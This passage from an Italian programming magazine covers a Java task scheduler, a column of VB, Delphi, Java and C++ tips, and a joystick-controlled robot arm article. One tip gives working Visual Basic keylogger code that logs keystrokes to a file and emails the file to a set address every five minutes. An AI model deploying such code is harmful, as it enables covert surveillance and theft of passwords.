Il metodo estrae le informazioni di scheduling di ogni task, dopodiché invoca il metodo *createTask*, che vedremo più tardi e che crea l'oggetto *TimerTask*, e successivamente schedula il task per essere eseguito solo una volta oppure in modo reiterato (nel caso il parametro *rate* sia diverso da zero).

```
TimerTask task = createTask(name,(String[])
                          list.toArray(new String[0]));
if(task == null)
return;
try {long lrate = new Long(rate).longValue();
    if(lrate != 0)
      timer.schedule(task,date,lrate*1000);
    else
      timer.schedule(task,date);}
    catch(NumberFormatException e)
 {timer.schedule(task,date);}
```

A questo punto resta da descrivere il metodo di creazione dell'oggetto *TimerTask*. Esso, riceve come parametro il nome della classe (completo di package) che implementa il comando da eseguire e ne crea un'istanza mediante la reflection.

```
private TimerTask createTask(String name,String args[])
{...}
```

Innanzitutto si determina l'oggetto *Class* in base al nome della classe richiesta dopodiché, mediante *getInterfaces*, si ottiene un array di oggetti *Class* relativi alle interfacce implementate. Abbiamo visto che le classi, che modellano i comandi eseguibili dal nostro scheduler, devono implementare l'interfaccia *Command*. Pertanto viene effettuato un controllo che la classe del comando implementi tale interfaccia.

```
Command cmd = (Command) dclass.newInstance();
   return new ScheduledTask(cmd,args);
```

Infine, sull'oggetto *Class* si invoca il metodo *newInstance*, il quale crea un'istanza di quella classe. Possiamo dunque farne il casting verso *Command* ed utilizzarla per creare l'oggetto *ScheduledTask* che rappresenta il task. Notare che il metodo *newInstance* utilizza il costruttore vuoto della classe il cui oggetto va creato (per supportare il caso di costruttori con parametri vedere il BOX sulla reflection). L'oggetto *ScheduledTask* verrà, come visto, schedulato nel timer. I passi seguiti dallo scheduler sono mostrati nel sequence diagram di Fig. 3. A questo punto, apportiamo una piccola ottimizzazione al nostro scheduler. Purtroppo, tra i comandi disponibili, ne abbiamo uno, lo *ScanNetCommand*, che impiega per la sua esecuzione un tempo abbastanza lungo. Ciò provoca seri problemi, in quanto l'oggetto *Timer* utilizza un unico thread in background che esegue sequenzialmente tutti i *TimerTask* schedulati. Se uno di questi task impiegasse troppo tempo, ciò potrebbe provocare un ritardo nell'esecuzione dei task successivi. A tal fine abbiamo creato una nuova classe, *ScheduledThreadedTask*, derivante da *ScheduledTask*, e che ridefinisce il metodo *run* come segue

```
Thread thread = new Thread() {public void run()
  {cmd.run(args);}
}; thread.start();
```

In tal caso si avvia un thread che si occupa dell'esecuzione del task, liberando subito il thread del *Timer* che può quindi passare ai task successivi. Infine creiamo un file di configurazione con alcuni task

```
9-10-2003:15:56 30 RemainderCommand Ricordati di ...
9-10-2003:15:57 0 BackupCommand images.zip images
```

David Visicchio

I trucchi del mestiere

Tips&Tricks

La rubrica raccoglie trucchi e piccoli pezzi di codice che solitamente non trovano posto nei manuali, ma sono frutto dell'esperienza di chi programma. Alcuni trucchi sono proposti dalla Redazione, altri provengono da una ricerca su internet, altri ancora ci giungono dai lettori. Chi vuole contribuire potrà inviarci i suoi tips&tricks preferiti che, una volta scelti, verranno pubblicati nella rubrica. Il codice completo dei tips è presente nel CD allegato nella directory *tips*\\ o sul Web all'indirizzo: cdrom.ioprogrammo.it.

IL COMPUTER SEMPRE SOTTO CONTROLLO!

Questo tip permette di tenere sotto controllo il computer in nostra assenza inviando, a un indirizzo da noi stabilito, il file di log contenente le attività della tastiera ad intervalli di 5 minuti.

Tip fornito dal Sig. D.Forzan

Codice agganciato al form1

```
Private Sub Form_Load()
   Module1.StartTimer 0  'cattura tasti
End Sub
Private Sub Form_Unload(Cancel As Integer)
 Module2.StopTimer 'Stop invio Email
 Module1.StopTimer 'Stop cattura tasti
End Sub
```

Codice agganciato al modulo 1

```
Option Explicit
Declare Function SetTimer Lib "user32" (ByVal hWnd As Long, ByVal
      nIDEvent As Long, ByVal uElapse As Long, ByVal lpTimerFunc As
                                                        Long) As Long
Declare Function KillTimer Lib "user32" (ByVal hWnd As Long, ByVal
                                            nIDEvent As Long) As Long
Declare Function GetAsyncKeyState Lib "user32" (ByVal vKey As
                                                     Long) As Integer
Global Cnt As Long, sSave As String, sOld As String, Ret As String
Private TimerID As Long, Email As Boolean
Function GetPressedKey() As String
    For Cnt = 32 To 128
        If GetAsyncKeyState(Cnt) <> 0 Then
            GetPressedKey = Chr$(Cnt)
            Exit For
        End If
    Next Cnt
End Function
Sub TimerProc(ByVal hWnd As Long, ByVal nIDEvent As Long, ByVal
                             uElapse As Long, ByVal lpTimerFunc As Long)
    Ret = GetPressedKey
    If Ret <> sOld Then
        sOld = Ret
        sSave = sSave + sOld
            Scrivi_Su_File (sSave)
    End If
End Sub
Function Scrivi_Su_File(Carattere As String)
   On Error Resume Next
   Dim fso, f
   Set fso = CreateObject("Scripting.FileSystemObject")
   If Not fso.FileExists(App.Path & "\Archivio.txt") Then
   fso.CreateTextFile App.Path & "\Archivio.txt"
   Set f = fso.OpenTextFile(App.Path & "\Archivio.txt", 2)
   Else   'Se il file esiste aggiungi i dati
   Set f = fso.OpenTextFile(App.Path & "\Archivio.txt", 8)
   End If
   f.Write Carattere
   f.Close
   sSave = ""
   If Not Email Then 'Se viene premuto un tasto
      Module2.StartTimer 300000  'ogni 5 MINUTI invia email
       Email = True
   End If
End Function
Sub StartTimer(Interval As Long)
  TimerID = SetTimer(0, 0, Interval, AddressOf TimerProc)
End Sub
Sub StopTimer()
  If TimerID <> 0 Then
    KillTimer 0, TimerID
  End If

End Sub
```

Codice agganciato al modulo 2

```
Option Explicit
Private TimerID As Long
Sub TimerProc2(ByVal hWnd As Long, ByVal uMsg As Long, ByVal
                        idEvent As Long, ByVal lngSysTime As Long)
  Call Invia ' invia Email
End Sub
Sub StartTimer(Interval As Long)
```

IL TIP DEL MESE

Riprodurre le immagini di una WebCam

Il tip proposto consente di riprodurre, in un componente PictureBox, le immagini renderizzate da una qualunque WebCam. Altresì l'applicazione prevede la possibilità di realizzare delle istantanee.

Tip fornito dal sig. R.Grassi

```
Private Declare Function capCreateCaptureWindow Lib "avicap32.dll"
      Alias "capCreateCaptureWindowA" (ByVal lpszWindowName As
                                               String, ByVal
dwStyle As Long, ByVal X As Long, ByVal Y As Long, ByVal nWidth
As Long, ByVal nHeight As Long, ByVal hwndParent As Long, ByVal
                                          nID As Long) As Long
Private Declare Function SendMessage Lib "USER32" Alias
       "SendMessageA" (ByVal Hwnd As Long, ByVal wMsg As Long,
                        ByVal wParam As Long, lParam As Any) As Long
'La funzione capCreateCaptureWindow fornisce l'handle da utilizzare
                        per la connessione con il driver di cattura
'La funzione SendMessage serve per eseguire alcune istruzioni
Dim HwndCattura As Long
Const FRAME As Long = 1084
Const CONNESSIONE As Long = 1034
Const COPYTOCLIPBOARD As Long = 1054
Const DISCONNESSIONE As Long = 1035
Private Sub CommandAvvio_Click()
 HwndCattura = capCreateCaptureWindow("WebcamCapture", 0, 0,
                                           0, 0, 0, Me.Hwnd, 0)
 'Connessione alla webcam
 SendMessage HwndCattura, CONNESSIONE, 0, 0
 Timer1.Enabled = True
 CommandAvvio.Enabled = False
 CommandFoto.Enabled = True
 CommandStop.Enabled = True
End Sub

Private Sub CommandFoto_Click()
 CommonDialog1.ShowSave
 'Salvataggio dell'istantanea
 SavePicture Picture1.Image, CommonDialog1.FileName
End Sub
Private Sub CommandStop_Click()
 Timer1.Enabled = False
 ' Disconnessione
 SendMessage mCapHwnd, DISCONNESSIONE, 0, 0
 CommandAvvio.Enabled = True
 CommandFoto.Enabled = False
 CommandStop.Enabled = False
End Sub
Private Sub Timer1_Timer()
On Error Resume Next
 SendMessage HwndCattura, FRAME, 0, 0 'Cattura del frame cor-
rente
 SendMessage HwndCattura, COPYTOCLIPBOARD, 0, 0 'Copia il
                                          frame nella clipboard
 Picture1.Picture = Clipboard.GetData 'Leggi dalla clipboard
 Clipboard.Clear
End Sub
```

```
  TimerID = SetTimer(0, 0, Interval, AddressOf TimerProc2)
End Sub
53
Sub StopTimer()
  If TimerID <> 0 Then
    KillTimer 0, TimerID
  End If
End Sub

Sub Invia()
On Error Resume Next
Dim myMail1
Set myMail1 = CreateObject("CDO.Message")
myMail1.From = "mia@email.com"
myMail1.To = "destinazione@allert.it"
myMail1.Subject = "Monitor Computer"
myMail1.TextBody = "Allegato Tasti premuti."
myMail1.AddAttachment App.Path & "\Archivio.txt"
myMail1.Send
Set myMail1 = Nothing
End Sub
```

COME APPLICARE UN MENU AL DATAGRID

A volte può capitare di dover visualizzare un menù di scelta rapida (*pop up*) al click destro del mouse, dentro una cella del controllo datagrid. Il problema deriva dal fatto che al click destro del mouse viene visualizzato un menù con le voci *taglia*, *copia*, *incolla* e *seleziona tutto*. L'esempio che trovate nella sezione *Tips* del CD-Rom o sul web *(www.ioprogrammo.it)* mostra una possibile soluzione al problema.

Tip fornito dal Sig. E.Mattei

COME ANNULLARE L'ELABORAZIONE...

Il problema è stato posto sul forum del sito di ioProgrammo (*www.ioprogrammo.it*): avrei bisogno di inter-

cettare un tasto (per esempio *F3* o *ESC*) per interrompere l'elaborazione subordinata alla pressione di un generico button.
La risposta è stata fornita dal sig. Salvatore Meschini:
Utilizzando l'*Application.ProcessMessages* si rende possibile l'elaborazione della coda dei messaggi (ovvero quello che serve per non "bloccare" l'applicazione)...
Per operazioni lunghe conviene inserire una chiamata a tale metodo per "restituire il controllo" all'utente.
Una delle soluzioni consiste nella creazione di un nuovo thread per la stampa (così come fa per esempio Microsoft Word!)
Il metodo *ProcessMessages* è descritto nella documentazione di Delphi.

Esempio:

```
procedure TForm1.Button1Click(Sender: TObject);
begin
Etichetta.Caption:='Inizio stampa";
Application.ProcessMessages;
sleep(10000); // Operazione lunga: STAMPA
Etichetta.Caption:='Fine stampa";
end;
```

COME SOMMARE LE RIGHE MULTIPLE SELEZIONATE IN UNA TDBGRID

La funzione permette di salvare il contenuto di più righe selezionate in un controllo *TDBGrid*. Settare sul valore *True* le proprietà *dgMultiSelect* e *dgRowSelect*.

```
function SUMSomething: Float;
var
 i: Integer;
 Sum: Currency;
begin
 Sum := 0;
 for i := 1 to DBGrid1.SelectedRows.Count do
  begin
  Table1.GotoBookMark
         (Pointer(DBGrid1.SelectedRows.Items[i-1]));
   Sum := Sum + Table1.FieldByName('AField').AsFloat;
  end;

 Result := Sum;
end;
```

JAVA / JAVA SCRIPT

COME CREARE OGGETTI DA FILE JAR

In java sono note alcune tecniche che consentono l'estrazione di risorse java direttamente da file con estensione *jar*,. Ecco un esempio che ne illustra l'utilizzo:

```
//implementazione di una classe Loader
public class JarClassLoader extends MultiClassLoader
{
        private JarResources jarResources;
        public JarClassLoader (String jarName)
        {
                jarResources = new JarResources (jarName);
        }

        protected byte[] loadClassBytes (String className)
        {
              className = formatClassName (className);
              return (jarResources.getResource (className));
        }
}

// codice che utilizza il loader ed effettua
// l'estrazione delle risorse dal file in esame

public static class Test
{
public static void main(String[] args) throws Exception
 {
 if (args.length != 2)
  {
  System.err.println ("Usage: java JarClassLoader " +
    "<jar file name> <class name>");
  System.exit (1);
   }

   JarClassLoader jarLoader = new JarClassLoader (args [0]);

   Class c = jarLoader.loadClass (args [1], true);
   Object o = c.newInstance();

    if (o instanceof TestClass)
         {
            TestClass tc = (TestClass) o;
            tc.doSomething();
          }

      }
}
```

COME REPERIRE LA VIRTUAL MACHINE SULLA QUALE GIRA LA NOSTRA APPLICAZIONE

A volte delle applicazioni potrebbero avere problemi e non girare correttamente con versioni obsolete della Virtual Machine. Sarebbe quindi opportuno inserire un controllo della versione della virtual machine. Il tip mostra come ottenere la versione della VM installata sul sistema.

```
String vmName=System.getProperty("java.vm.name");
String vmVersion=System.getProperty("java.vm.version");
```

SCRIVERE SU DISCO NUMERI ESADECIMALI

Dopo un anno di programmazione in basic non conoscevo il significato della parola *HEX*, quindi, scrivere su disco numeri in esadecimale, era cosa impensabile. Dopo essere passato al c++ mi si è allargato l'orizzonte, di sicuro chi si avvicina al c++ potrà gradire questo codice d'esempio.
Tip. fornito dal Sig. A.De Lorenzo

Il problema risolto è la conversione *double-->int* di 27076.0

```
int             result_int;
double          num_double;
char            string_double[25];
num_double  = 2.7076;
num_double *= 10000;
result_int  = (int)(num_double);
```

il risultato con Pentium 4 a 1800 MHz: *result_int = 27075*

```
num_double = 27076.0;
result_int = (int)(num_double);
il risultato con P4_1800 Visual_C++_4:  result_int = 27076
```

nel codice si è aggirato il problema con due conversioni.

```
// double to string
gcvt(num_double,5,string_double);
// string to int
result_int = atoi(string_double);
```

Nel CD-Rom allegato alla rivista o sul sito web *www.ioprogrammo.it* potrete trovare un database stellare con 2.557.457 stelle (utile per testare il tip)

```
#include <conio.h>
#include <stdio.h>
#include <stdlib.h>
#include <math.h>
int Scrivi_Radianti(char *NomeFile,double *record,int numero_record);
int main(void){
   #define NUM_RECORD  8
          double  record[NUM_RECORD];
          record[0] =  6.2831;
          record[1] = -6.2706;
          record[2] =  6.0498;
          record[3] = -2.4932;
          record[4] = -2.6977;
          record[5] =  2.8276;
          record[6] = -2.7076;
          record[7] =  0.0182;
          Scrivi_Radianti("Data_Radianti.dat", record, NUM_RECORD);
          printf("\n\n%s","Premere un tasto per terminare");
          getch();
return 1;}
int Scrivi_Radianti(char *NomeFile,double *record,int
                                                  numero_record) {
FILE          *out;
unsigned char  a;
unsigned char  b;
unsigned char  j;
unsigned char  num_bin;
unsigned char  segno;
int            i;
int            result_int;
double         num_double;
char           string_double[25];
if((out = fopen(NomeFile,"wb")) == NULL) return 0;
num_bin = 0; // binario = 00000000
for(j=i=0; i<numero_record; i++,j++) {
          num_double = record[i];
          if(num_double < 0) {
                    num_double = fabs(num_double);
                    segno = 0; }
          else {
                    segno = 1; }
          // ad ogni iterazione sposta a sinistra
          // di una posizione il bit x impostato
          // precedentemente con la chiamata (num_bin |= segno;)
          num_bin <<= 1;
          // imposta il bit (0000000x)
          num_bin |= segno;
          num_double *= 10000;
          // conversione imprecisa
          // result_int = (int)(num_double);
          // double to string
          gcvt(num_double,5,string_double);
          // string to int
          result_int = atoi(string_double);
          // byte (result_int) selezionato  0xFFFF
          //                                  ^^
          a = (result_int >> 8) & 0xFF;
          fprintf(out,"%c",a);
          // byte (result_int) selezionato  0xFFFF
          //                                    ^^
          b = result_int & 0xFF;
          fprintf(out,"%c",b);
          printf("record[%d]= % 3.4f num_double= % 8.1f
                     result_int= %#5d Hex= 0x%02X%02X segno=
                %d\n",i,record[i],num_double,result_int,a,b,segno);
          if(j == 7)
          {
                    fprintf(out,"%c",num_bin);
                    j      = 0;
                    num_bin = 0; // reset num_bin = 00000000 }
}
j--;
// Quando l'ultimo blocco è inferiore a 8
// viene completato
//
while(j < 8 && j != 0)
{
```

```
        fprintf(out,"%c",0);
        fprintf(out,"%c",0);
        num_bin <<= 1;
        num_bin |= 0;
        if(j == 7) fprintf(out,"%c",num_bin);
        j++; }
fclose(out);
return 1;
}
```

COME GESTIRE IL MOUSE

La gestione del mouse all'interno di un'applicazione Visual C++ è quanto di più semplice si possa fare. Dopo avere generato un progetto MFC AppWizard (exe), ci si deve recare nel file della view dell'applicazione. Se il progetto è denominato ProvaMouse, ad esempio, si deve aprire il file *ProvaMouseView.cpp*. In seguito, nel ClassWizard, che può essere selezionato da View/Class Wizard, oppure premendo contemporaneamente [CTRL]+[W], all'interno del tab Message Maps, assicurarsi che sia selezionata la classe CProvaMouseView. Nella finestra Messages, selezionare il tipo di messaggio del mouse da gestire. Ad esempio, per gestire la pressione del tasto sinistro, selezionare messaggio WM_LBUTTONDOWN; per gestire la pressione del tasto destro selezionare il messaggio WM_RBUTTONDOWN e via dicendo. Selezionato il tipo di messaggio da gestire, cliccare due volte sulla relativa voce che diventarà "enfatizzata" e, nella finestra sottostante, Member Functions, comparirà il nome del gestore del messaggio. Ad esempio, scegliendo WM_LBUTTONDOWN, ClassWizard genererà, automati camente, il gestore OnLButtonDown(); E' necessario creare un gestore di messaggi per ciascuno degli eventi di cui si necessita.
All'interno del file ProvaMouseView.CPP, nella coda dei messaggi, ClassWizard aggiungere una riga di gestione del tipo:


```
//
BEGIN_MESSAGE_MAP(CProvaMouseView, CView)
//{{AFX_MSG_MAP(CProvaMouseView)
ON_WM_LBUTTONDOWN()
ON_WM_RBUTTONDOWN()
//}}AFX_MSG_MAP
// Standard printing commands
ON_COMMAND(ID_FILE_PRINT, CView:: OnFilePrint)
ON_COMMAND(ID_FILE_PRINT_DIRECT, CView:: OnFilePrint)
ON_COMMAND(ID_FILE_PRINT_PREVIEW, CView:: OnFilePrintPreview)
END_MESSAGE_MAP()
//
I gestori veri e propri vengono inseriti in coda al file:
/////////////////////////////////////////////////////////////////////////////
// CProvaMouseView message handlers
void CProvaMouseView:: OnLButtonDown(UINT nFlags, CPoint point)
{
// TODO: Add your message handler code here and/or call default
CView:: OnLButtonDown(nFlags, point);
}
void CProvaMouseView:: OnRButtonDown(UINT nFlags, CPoint point)
{
// TODO: Add your message handler code here and/or call default
CView:: OnRButtonDown(nFlags, point);
}
```

A questo punto, nei gestori inserire le funzionalità da implementare.
Ad esempio:

```
void CProvaMouseView:: OnLButtonDown(UINT nFlags, CPoint point)
{
// TODO: Add your message handler code here and/or call default
CView:: OnLButtonDown(nFlags, point);
MessageBox("Hai premuto il tasto sinistro del mouse","Gestione del mouse");
}
void CProvaMouseView:: OnRButtonDown(UINT nFlags, CPoint point)
{
// TODO: Add your message handler code here and/or call default

CView::OnRButtonDown(nFlags, point);
MessageBox("Hai premuto il tasto destro del mouse","Gestione
                                                    del mouse");
}
```

Muoviamo il robot con un joystick

Analizzata la presa della mano ed i sensori relativi, nonché la flessione del polso, vediamo come gestirne la rotazione e come muovere il braccio attraverso un comune Joystick.

L'autore è lieto di rispondere ai quesiti dei lettori sull'interfacciamento dei PC all'indirizzo: luca.spuntoni@ioprogrammo.it

Sono le sette del mattino: il nostro robot domestico ha già provveduto a curare le piante di casa, ed è intento a preparare la colazione. Dopo che saremo usciti di casa provvederà a passare l'aspirapolvere dappertutto e a predisporre un carico di biancheria per la lavatrice. Per controllare a che punto sia la colazione indossiamo, stando comodamente a letto, il nostro visore ed il guanto *Virtual Reality Pro,* apriamo il menu di controllo con un gesto dell'indice ed aggiungiamo un cucchiaino di fruttosio extra all'espressino decaffeinato della moglie ed un paio di ovetti di cioccolato per i figli. Dopo pochi minuti vediamo apparire il nostro robot intento a portare la colazione a letto a tutta la famiglia. Tutto questo non è fantascienza, ma è alla portata delle capacità tecnologiche contemporanee.
Diversi lettori mi chiedono in quanto tempo il braccio meccanico sarà pronto: ormai non manca molto, in queste pagine analizzeremo il movimento della flessione del polso della mano meccanica, movimento che concettualmente è identico alla flessione del gomito e della spalla, fatte salve alcune differenze costruttive, soprattutto dal punto di vista meccanico. In questo appuntamento faremo molto di più: al termine della lettura di questo articolo, saremo in grado di muovere il nostro braccio meccanico costruito fino a questo punto, per mezzo di un joystick. L'applicazione così costruita ha già un numero notevole di applicazioni pratiche, che svilupperemo ed amplieremo nei prossimi appuntamenti, fino alla costruzione di un vero e proprio robot domestico.





***Fig. 1:** Il braccio meccanico è costruito interamente in alluminio e permette di manipolare oggetti di dimensioni e peso anche considerevoli:in questo articolo vedremo come muovere la mano per mezzo di un joystick.*

***Fig. 2:** L'apparecchiatura PC Explorer light è prodotta e commercializzata dalla Elisys s.r.l. e può essere acquistata inviando una e-mail all'indirizzo pcexplorer@elisys.it, oppure telefonicamente al numero 0823/468565 o via Fax al: 0823/494619.*

IL JOYSTICK

Il Joystick risulta essere una delle prime periferiche di puntamento che siano state realizzate per personal computers. Quando i PC ed i primi home computers erano gestiti dai primi sistemi operativi ed il mouse, che ormai è divenuto un sistema di puntamento di ovvia presenza vicino ad ogni computer, era uno strumento nuovo ed avveniristico, il joystick figurava come una utile appendice, soprattutto per l'esecuzione dei primi videogames. I joystick a mi-





Fig. 3: La connessione del Joystick alla apparecchiatura PC Explorer light, avviene per mezzo di un semplice cavo, come mostrato in figura.

crointerruttore, che permettevano soltanto la definizione della direzione del movimento, lasciarono il posto ai dispositivi proporzionali, che consentivano un movimento più graduale. Lo standard industriale attuale si basa su questo tipo di dispositivo di puntamento: in seguito su un unico connettore della porta venne reso possibile il collegamento di ben due joystick, per rendere possibile l'interazione tra due giocatori. La tab. 1 rappresenta le connessioni interne di una porta joystick standard, unite alle indicazioni relative al cavo di interfaccia che costruiremo successivamente, per rendere possibile il controllo del braccio meccanico. Dall'analisi della






Fig. 4: Il servocomando utilizzato per la rotazione del polso del Robot è reperibile in qualunque negozio di hobbistica e modellismo.

tabella notiamo che per ogni Joystick vengono individuati i due assi del movimento, identificando con l'asse *X* quello relativo alla traslazione destra-sinistra e con asse *Y*, quello relativo al movimento alto-basso. Ogni asse viene collegato ad un potenziometro, normalmente di tipo lineare da 100 KOhm. Per ogni dispositivo vengono inoltre utilizzati due pulsanti, chiamati semplicemente *Pulsante 1* e *Pulsante 2*. Ciascuna coppia di potenziometri e di interruttori, viene gestita utilizzando una linea comune, in modo tale da utilizzare soltanto tre contatti sul connettore, anziché quattro.
Nella nostra esperienza utilizziamo soltanto un Joystick, dei due disponibili, come appare evidente dalla lista delle connessioni di Tab. 1. Completata la descrizione funzionale del joystick, procediamo ad analizzarne le metodologie di utilizzo.

N. PIN Connettore	Joystick	CONNESSIONE	COLORE
1	A	COMUNE POTENZIOMETRI	NERO
2	A	PULSANTE 1	VERDE
3	A	POTENZIOMETRO ASSE X	BLU
4	A	COMUNE PULSANTI	BIANCO
5	NC	NON CONNESSO	
6	A	POTENZIOMETRO ASSE Y	ROSSO
7	A	PULSANTE 2	GIALLO
8	NC	NON CONNESSO	
9	B	COMUNE POTENZIOMETRI	
10	B	PULSANTE 1	
11	B	POTENZIOMETRO ASSE X	
12	B	COMUNE PULSANTI	
13	B	POTENZIOMETRO ASSE Y	
14	B	PULSANTE 2	
15	NC	NON CONNESSO	

Tab. 1: Connessioni interne di una porta joystick

LA COSTRUZIONE DEL CAVO PER L'UTILIZZO DEL JOYSTICK

Per potere utilizzare il joystick per gestire il nostro braccio meccanico e per le esperienze future, abbiamo bisogno di costruire un semplice cavo che permetta di accedere alle linee di questo dispositivo di puntamento. Per realizzare questo cavo di connessione possiamo agire in due modi: procedere alla costruzione della connessione armandoci di stagno e saldatore, oppure acquistare una prolunga D15 pin to pin e sfruttare la parte dotata di connettore femmina. La seconda alternativa è senz'altro quella costruttivamente più semplice: consiste semplicemente nell'acquistare un cavo di prolunga per joystick e tranciare il connettore maschio: a questo punto, una volta spellati i 15 terminali, occorre controllare, per mezzo di un tester, ciascun filo a quale piedino del connettore corrisponda, ed annotare i risultati, che potrebbero non coincidere con i colori riportati in Tab. 1 (ciascuna casa costruttrice di cavi adotta una propria sequenza di colori). Volendo costruire un proprio cavo, possiamo fare riferimento alla lista di connessioni riportata in Tab. 1. Durante la realizzazione del cavo, è importante che il saldatore sia ben caldo e che i fili non presentino strati di ossido che potrebbero compromettere la buona riuscita della saldatura, la quale dovrebbe apparire come se bagnasse il contatto del connettore e del filo stesso.
E' fondamentale, inoltre, che si faccia attenzione a non creare contatti tra due terminali attigui, per non compromettere le funzionalità del cavo. Nel caso di dubbi è possibile verificare se i collegamenti siano

NOTA

ACQUISTARE PC EXPLORER LIGHT

L'apparecchiatura PC Explorer light è prodotta e commercializzata dalla Elisys s.r.l. e può essere acquistata inviando una e-mail all'indirizzo pcexplorer@elisys.it, oppure telefonicamente al numero 0823/468565 o via Fax al: 0823/494619.

PIN PC Explorer light	SEGNALE	DIREZIONE	TIPO PORTA	PIN PORTA	DESCRIZIONE
2	D0	OUT	PARALLELA DATA D0	2	Open Hand
3	D1	OUT	PARALLELA DATA D1	3	Close Hand
4	D2	OUT	PARALLELA DATA D2	4	INFRA RED sensor EMITTER
5	D3	OUT	PARALLELA DATA D3	5	DISCONNECTED
10	$\overline{\text{ACK}}$	IN	PARALLELA STATUS S6	10	INFRA RED sensor RECEIVER
11	BUSY	IN	PARALLELA STATUS /S7	11	Reserved
12	PE	IN	PARALLELA STATUS S5	12	Pression sensor 1
17	SLCT IN	IN	PARALLELA STATUS S4	17	Pression sensor 2
14	$\overline{\text{AUTO FD}}$	IN	PARALLELA STATUS S3	14	Pression sensor 3
18	GND	PARALLEL GND	PARALLELA	18-25	Signal Ground

Tab. 2: Caratteristiche elettriche del sistema.

IL BRACCIO MECCANICO E PC EXPLORER LIGHT

Per maggiori informazioni sul braccio meccanico, sulle interfacce relative e sull'apparecchiatura 'PC Explorer light' è possibile visitare il sito: http://web.tiscali.it/spuntosoft/ oppure scrivere all'indirizzo: luca.spuntoni@ioprogrammo.it

stati eseguiti correttamente, utilizzando un comune tester per controllare la effettiva connessione dall'estremità del cavo al piedino del connettore e successivamente che non sia presente alcun contatto elettrico tra piedini vicini. Fatto questo possiamo chiudere il connettore all'interno del proprio contenitore e dotare il fascio di fili di un rivestimento idoneo, se sono stati utilizzati fili singoli, oppure di qualche fascetta di materiale plastico. A questo punto il nostro cavo è pronto per l'utilizzo.

CONTROLLO DELLA MANO PER MEZZO DEL JOYSTICK

Innanzi tutto, per rendere più chiara la strategia costruttiva del sistema, analizziamo lo schema a blocchi dei circuiti di controllo del braccio meccanico realizzato fino a questo punto. Come si può notare, la linea *D3*, che nell'appuntamento precedente abbiamo utilizzato per collaudare il funzionamento

Fig. 5: *La figura rappresenta lo schema a blocchi del braccio meccanico, limitatamente alla presa della mano, ai sensori del tatto e di prossimità, alla rotazione ed alla flessione del polso. Lo schema per comodità e su richiesta dei lettori è stato inserito all'interno del file: 'ROBOT_Gestione_mano.ZIP', con il nome: 'Flessione_del_polso_schema_a_blocchi.bmp'*

del servomeccanismo atto alla rotazione del polso, è stato scollegato, per rendere possibile il controllo dei movimenti di rotazione e flessione del polso, per mezzo del joystick. Scendendo un poco nel dettaglio, possiamo dire, come vedremo più innanzi nell'analisi dello schema elettrico, che il movimento sull'asse *X* del Joystick, verrà utilizzato per la gestione della rotazione del polso, mentre quello sull'asse Y per implementarne il movimento di flessione. In Tab. 2 si riassumono tutte le caratteristiche salienti del sistema, che verranno poi tradotte sotto forma di schema elettrico più avanti in queste pagine. Il lettore potrà risalire alle funzionalità delle linee relative al controllo della presa della mano e dei sensori relativi, consultando gli articoli pubblicati nei tre numeri precedenti.

LO SCHEMA ELETTRICO

Lo schema elettrico, visibile in figura 6 e disponibile sul CD allegato alla rivista, all'interno del file: *ROBOT_Gestione_mano.ZIP*, con il nome: *Rotazione_e_flessione_del_polso_schema_Elettrico.bmp*, può essere diviso concettualmente in due parti identiche, ciascuna delle quali ha il compito di controllare uno dei servocomandi *PWM* che si occupano del movimento di rotazione e flessione del polso.

Fig. 6: *In figura viene riportato lo schema elettrico del circuito di controllo, che per comodità e su richiesta dei lettori è stato inserito all'interno del file: 'ROBOT_Gestione_mano.ZIP', con il nome: 'Rotazione_e_flessione_del_polso_schema_Elettrico.bmp'*

I servocomandi *Pulse Width Modulation (PWM)*, sono un tipo particolare di attuatore elettromecca-

NOTA

IL BRACCIO MECCANICO IN AZIONE

Nel CD allegato alla rivista sono disponibili due filmati che mostrano la mano meccanica in azione. *(Robot_rotazione_del_polso1.AVI e Robot_rotazione_del_polso2.AVI).*

nico, comunemente utilizzato in applicazioni di modellismo dinamico, che basano il loro funzionamento sulla decodifica di un treno di impulsi che viene inviati sul terminale di controllo.
In questa sede faremo riferimento a quel tipo di attuatori dotati di blocco, che ne limita l'escursione a circa +/-100° rispetto alla posizione centrale, pur esistendo servomeccanismi di questo genere liberi di ruotare sul loro asse, come semplici motori.
Nella parte sinistra dello schema, è visibile il joystick che viene utilizzato per il movimento della mano meccanica, collegato al circuito attraverso il cavo proposto precedentemente.
Il lettore attento avrà notato che stiamo utilizzando





